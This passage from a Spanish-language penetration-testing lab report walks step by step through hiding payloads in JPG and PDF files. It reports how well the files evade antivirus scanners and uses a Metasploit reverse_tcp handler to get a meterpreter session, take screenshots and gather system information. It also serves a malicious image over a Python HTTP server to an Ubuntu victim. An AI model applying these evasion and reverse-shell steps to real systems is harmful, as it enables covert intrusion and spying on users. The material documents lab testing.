


Imagen 114: Hybrid Analisis – Prueba_Final.jpg

FINAL.PDF

VIRUS TOTAL

58. Se inserta el archivo “Final.pdf” en la herramienta VirusTotal y se puede observar como el porcentaje malicioso bajo a un 11% a través de técnica de esteganografía.




Imagen 115: Virus total análisis – Final.pdf

HYBRID ANALYSIS

59. A través de la herramienta Hybrid Analysis se observa que el archivo analizar es considerado indefenso mostrando un porcentaje de 0%.




Imagen 116: Hybrid Analysis – Final.pdf

ESCENARIOS DE PRUEBA DE PENETRACIÓN

Escenario #1: Conocer la información del equipo, tomar captura de pantalla, a traves del payload malicioso oculto en una imagen jpg (gatito_jpg.exe)

Objetivo: Evadir seguridad informatico como el antivirus y hallar activos de información importantes.

Tiempo: 25 minutos

60. Enviar el archivo malicioso y guardarla en la carpeta de “Documentos”




Imagen 117: Payload en imagen en carpeta documentos de la víctima.

61. Configurar en la máquina atacante los parametros de handler de conexión de inversa a traves de msfconsole.




Imagen 118: Reverse_shell máquina atacante

62. A través del comando exploit se procede a ejecutar el handler conexión reverse desde la máquina atacante para inflitrarse.




Imagen 119: Ejecución de handler por el exploit de la máquina atacante

63. En la maquina víctima, se observa como el usuario ya ejecuto el archivo y de cierta forma se ejecutó el payload




Imagen 120: El archivo es ejecutado sin problema

64. Se realizó exitosamente la conexión de reverse_tcp, y se muestra en console ya la info “meterpreter” y se observa la session open de la máquina.




Imagen 121: Conexión exitosamente a través de la imagen

65. Con el comando “sysinfo” se observa la información de la máquina víctima.




Imagen 122: Información de la máquina victima con el comando sysinfo

66. Con el comando “ipconfig” se observa a detalle las interfaces que la maquina contiene como dirección IP.




Imagen 123: Información de red mediante config de la máquina victima

67. Con el comando “Screenshot” se logra capturar pantalla desde la maquina víctima y ser almacenada en la máquina atacante.




Imagen 124: Captura de movimiento de la máquina victima con el comando screenshot

Escenario #2: Imagen malicioso elevando privilegio a máquina Ubuntu de Linux

Objetivo: Elevar privilegio de S.O y crear un fichero txt como prueba de intrusión

Tiempo: 30 minutos

68. A través de la máquina atacante se crea un servidor virtual en python con el siguiente comando "python3 –m http.server 80" para poder descargar la imagen mailicioso para la víctima.




Imagen 125: Creación de servidor Python

69. En la máquina ubuntu (victima) se busca el archivo a descargar que este caso es "final.jpg".




Imagen 126: Acceso al servidor de la máquina atacante – Ubuntu

70. Se guarda la imagen a descargar con el mismo nombre por defecto en el directorio “Descargas”.




Imagen 127: Descarga del archivo imagen

